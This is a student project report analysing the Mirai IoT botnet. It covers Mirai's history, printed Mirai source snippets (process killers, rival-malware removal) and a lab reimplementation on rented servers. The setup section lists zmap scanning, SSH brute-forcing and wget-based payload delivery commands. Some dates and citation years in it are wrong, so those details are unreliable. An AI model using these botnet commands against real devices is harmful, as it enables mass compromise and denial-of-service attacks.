# CSE 534 Project Report
# Understanding the Mirai Botnet

**Divyansh Upreti** 112026646

**Ujjwal Bhangale** 112046437

December 8, 2018


## Abstract

In October, 2016, the Mirai botnet attacked several high-profile targets with one of the largest distributed denial-of-service (DDoS) attacks to date. Mirai malware targeted mainly embedded system and Internet of Things (IoT) devices. The main goal of our project is to implement Mirai Botnet and to understand what is a botnet? What is a IoT Botnet? How Mirai Botnet works? What was its purpose? What can we do to prevent IoT Botnet from spreading and perform thorough analysis of the source code.

*Keywords: Network Security, Botnet, Internet of Things, Mirai.*

## 1 Introduction

On October 12, 2016, a massive distributed denial of service (DDoS) attack left much of the internet inaccessible on the U.S. east coast. This attack was the work of Mirai botnet. Mirai is malware that turns computer systems running Linux into remotely controlled "bots", that can be used as part of a botnet in large-scale network attacks including distributed denial of service (DDoS) attacks. It primarily targets Internet of Things devices such as remote cameras and smart home devices [1]. According to a study, at its peak Mirai exploited over 600,000 vulnerable IoT devices. A brief timeline of Mirai's emergence is show in the figure below [2].




According to Cisco, the number of connected devices will increase to 50 billion by 2020. Where as, Intel thinks that number is low and that there will be over 200 billion

connected devices by that time. On September 30, 2017, the Mirai botnet code was made public[4]. That means that anyone can use it to study how Mirai was successful in performing such a large scale attack and thus prevent any future attacks on IoT devices (most of which are still unprotected). This can be used to prevent many cyber criminals to come up again with such an attack. Mirai's C&C (command and control) code is coded in Go, while its bots are coded in C.

## 2 The Mirai Botnet

Mirai is the Japanese word for "The Future". The Mirai Botnet Attack used known security weaknesses in tens of millions of Internet of Things (IoT) Devices to launch massive Distributed Denial of Services Attacks against DYN, which is a major DNS Service provider. This event prevented Internet users from accessing many popular websites including AirBnB, Amazon, Github, HBO, Netflix, Paypal, Reddit, and Twitter At its peak, Mirai temporarily crippled several high-profile services such as OVH, Dyn, and Krebs on Security via massive distributed Denial of service attacks (DDoS). OVH reported that these attacks exceeded 1Tbps—the largest on public record[4].

What's interesting about these record-breaking attacks is they were carried out via small, innocuous Internet-of-Things (IoT) devices like surveillance cameras, smart devices, home routers and many other internet connected devices. Mirai captured over 600,000 vulnerable IoT devices and made them bots.

**How it works?**. At its core, Mirai is a self-propagating worm. Mirai constantly scans IoT devices on the internet that use hard-coded or factory default usernames and passwords. Once these devices are infected, they contact the command-and-control (C&C) servers and get the information about their next target. Once they have the target information, they start sending traffic to the target. With enough of these devices acting together, it's sufficient to shut down most websites [3].

```
127.0.0.0/8             - Loopback
0.0.0.0/8               - Invalid address space
3.0.0.0/8               - General Electric (GE)
15.0.0.0/7              - Hewlett-Packard (HP)
56.0.0.0/8              - US Postal Service
10.0.0.0/8              - Internal network
192.168.0.0/16          - Internal network
172.16.0.0/14           - Internal network
100.64.0.0/10           - IANA NAT reserved
169.254.0.0/16          - IANA NAT reserved
198.18.0.0/15           - IANA Special use
224.*.*.*+              - Multicast
6.0.0.0/7               - Department of Defense
11.0.0.0/8              - Department of Defense
21.0.0.0/8              - Department of Defense
22.0.0.0/8              - Department of Defense
26.0.0.0/8              - Department of Defense
28.0.0.0/7              - Department of Defense
30.0.0.0/8              - Department of Defense
33.0.0.0/8              - Department of Defense
55.0.0.0/8              - Department of Defense
214.0.0.0/7             - Department of Defense
```

*Figure 2: Hard coded IP addresses*

**Interesting Facts:** (1) There is a hard coded list of IP addresses that the Mirai bots are instructed to avoid when scanning for machines. Some of these include the US Post Office, GE, US Department of Defense, HP, and the Internet Assigned Numbers Authority.

(2) The code contains some strings in Russian. This leads some to speculate that it was developed by either Russian hackers.

(3) The Mirai botnet code was released into the wild. Which Opens the Door for Future Botnet Attacks. That means that anyone can use it to try their luck infecting IoT devices.

(4) 'Mirai's Author Has an Avi of Anime Character Anna Nishikinomiya and Mirai Means "Future" in Japanese.

(5) Upon infecting a device, Mirai looks for other malware on that device and wipes it out, in order to claim the gadget as its own.

## 3 Source Code Analysis

Mirai C & C server script is coded in Go while bot scripts are coded in C. A command and control server (C & C server) is a computer that issues commands to digital devices that have been infected by malware, such as Mirai. Some of the files in the Mirai source code directory are as follows:

**CNC:**
- admin.go - admin interface for issuing controls to execute against botnets.
- clientList.go - list of all bots allocated for given attack.
- attack.go - responsible for handling attack request initiated by CNC server.
- main.go – entry point into CNC server's binary.

**Bot:**
- attackudp.c – implements attacks to be carried out by an IoT bot device.
- scanner.c – brute force scanning of IP addresses in search of other devices.
- killer.c - kills various processes running on the bot.
- main.c – entry point into bot's execution.

Mirai was built for two core purposes. First, to locate and compromise IoT devices to further grow the botnet. Second, to launch DDoS attacks based on instructions received from a remote CC. To fulfill this Mirai performs wide ranging scans of IP addresses. The purpose of these scans is to locate vulnerable IoT devices that could be remotely accessed via easily guessable login credentials—usually factory default usernames and passwords like admin/admin or root/root or root/1234. It uses brute force technique for guessing the passwords. Another interesting thing about Mirai is that it seems to

possess some bypass capabilities, which allow it to circumvent security solutions. The code snippet for this is shown below:

```
#define TABLE_ATK_DOSARREST                    45  // "server: dosarrest"
#define TABLE_ATK_CLOUDFLARE_NGINX      46  // "server: cloudflare-nginx"

if (util_stristr(generic_memes, ret, table_retrieve_val(TABLE_ATK_CLOUDFLARE_NGINX, NULL
                        conn->protection_type = HTTP_PROT_CLOUDFLARE;

if (util_stristr(generic_memes, ret, table_retrieve_val(TABLE_ATK_DOSARREST, NULL)) != -
                        conn->protection_type = HTTP_PROT_DOSARREST;
```

*figure 3. Code snippet*

Also, another interesting revealed by the source code was a list of IPs Mirai Bots should avoid while scanning. This list is shown in the figure 2. The malware holds several killer scripts meant to eradicate other worms and Trojans, as well as prohibiting remote connection attempts of the hijacked device.

For example, the following scripts close all processes that use SSH, Telnet and HTTP ports:

```
killer_kill_by_port(htons(23))  // Kill telnet service
killer_kill_by_port(htons(22))  // Kill SSH service
killer_kill_by_port(htons(80))  // Kill HTTP service
```

*Figure 4. Scripts that close all processes*

The mirai search for other malware on the IoT device and destroys them. It eradicate other botnet processes from memory. The following is the code snippet of the same.

```
#DEFINE TABLE_MEM_QBOT            // REPORT %S:%S
#DEFINE TABLE_MEM_QBOT2           // HTTPFLOOD
#DEFINE TABLE_MEM_QBOT3           // LOLNOGTFO
#DEFINE TABLE_MEM_UPX             // \X58\X4D\X4E\X4E\X43\X50\X46\X22
#DEFINE TABLE_MEM_ZOLLARD         // ZOLLARD
```

*Figure 5. memory Scrapping*

```
searching for .anime process
       table_unlock_val(TABLE_KILLER_ANIME);
                // If path contains ".anime" kill.
                if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_
                {
                    unlink(realpath);
                    kill(pid, 9);
                }
 table_lock_val(TABLE_KILLER_ANIME);
```

*Figure 6. Destroying ANIME malware*

The purpose of this aggressive behavior is to help Mirai maximize the attack potential of the botnet devices and also to remove similar removal attempts from the other malwares. It's worth noting that Mirai code contains some traces of the Russian-language. This opens the door for speculation about the code's origin, serving as a clue that Mirai was developed by Russian hackers.

## 4 Setup

We installed Virtual Box and mounted an image of windows 7 on it. We downloaded the publicly available source code of Mirai. To run this source code we took two servers from DigitalOcean website running CentOS 7.5x. On one server we run the C & C server scripts and we use the other server for scanning the IP addresses. After running the CnC scripts, a payload is generated. Payload is nothing but the collection of linux commands by which it takes control over vulnerable IoT devices. Then we copy this payload and paste it in the scanner file. The other server scans the ip addresses and tries to find vulnerable devices. This vulnerable devices are then reported to CnC server which takes control over the devices by infecting them with the payload and makes them bots. The bots then can be instructed to DOS any server. To test this, we infected some of our own devices and performed a DOS attack on another server purchased from DigitalOcean. To test if the server was brought down, we used ping commands and saw that the response started to get delayed from the server. Thus, we successfully performed a DOS attack on the server.





*Figure.7. Attack Module*

```
Commands Used for Scanning the IP addresses:
_____________________________________________________________________________________
_____________________________________________________________________________________
screen zmap -p22 -o mfu.txt -B100M Or screen zmap -p22 -w List.lst -o mfu.txt -B100M
_____________________________________________________________________________________
 chmod 777 * (Updates the file permitions for current directory)
_____________________________________________________________________________________
./brute-ssh 1000 (Brute forces mfu.txt. The number is how many threads your using)
_____________________________________________________________________________________
 ./delete-dup (Deletes Duplicate Servers from vuln.txt, Outputs vuln file)
_____________________________________________________________________________________
 perl wget.pl vuln //wget files contains the payload generated by the CnC server.
```

*Figure.8. Scanning Commands*




*Figure.9. Screenshot of Implementation (1)*




*Figure.10. Screenshot of Implementation (2)*

## 5 Attacks

**What are DDoS attacks ?** A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic. DDoS attacks achieve effectiveness by utilizing multiple compromised computer systems as sources of attack traffic. Exploited machines can include computers and other networked resources such as IoT devices. From a high level, a DDoS attack is like a traffic jam clogging up with highway, preventing regular traffic from arriving at its desired destination(Cloudfare).





*Figure.11. DDoS attack*

**Types of DDoS attacks:**

- HTTP Floods
- DNS Query Floods
- SSL Abuse
- TCP SYN Floods
- TCP ACK Floods
- TCP NULL Floods
- Stream Flood
- UDP Flood
- UDP Reflection
- Smurf Attack
- ICMP PING Floods
- GRE IP Floods
- GRE ETH Floods

**Future of Botnets**

Attackers are going to get better and More complicated botnets will appear in future. It will be hard to distinguish malicious packages from regular traffic.

## 6 What we achieved ?

Implementing Mirai botnet from its source code was a great learning curve for us. Mirai provides evidence that how easy it is to compromise IoT devices by just brute forcing commonly used username and password combinations. We learnt how to build a botnet and in the process came to know about all the ways that malware can infect our systems. This knowledge can help us in finding loopholes in any IoT device's defense in future.

## 7 Limitations and Challenges for Researchers

Security researchers are still not sure of an effective way to make IoT devices secure. There is no way a good antivirus software can be installed in IoT devices because of the lack of storage and processing speeds of these devices.

## 8 Future Work

We plan to study and implement other famous botnets like Hajime, WireX and Satori to deepen our knowledge of these botnets and find ways to strengthen network security after gaining insights from the working of these botnets.

We performed a DOS attack on our server and successfully brought it down. We did not infect devices on a large scale in this process. This can be done after acquiring suitable permissions to see more catastrophic damage on a server.

## 9 Conclusion

Mirai points to the vulnerabilities of security in IoT devices. System administrators must monitor logs regularly, use network packet sniffer, isolate the malicious subnet and scan individual machines. They must never keep easily guessable passwords which was the main reason why IoT devices got infected by Mirai.

## 10 References

1. Wikipedia. https://en.wikipedia.org/wiki/Mirai_(malware).

2. Mirai Source Code. https://github.com/jgamblin/Mirai-Source-Code

3. David Adrian, Brian Krebs, Vern Paxson,and the Censys Team: Understanding the Mirai Botnet. *In 26th USENIX Security Symposium, 2010.*

4. Expect More IoT Botnet Attacks. https://www.csoonline.com/article/3144200/security/expect-more-iot-botnet-attacks-mirai-source-code-now-freely-available.html

5. Inside Mirai the infamous IoT Botnet. https://elie.net/blog/security/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis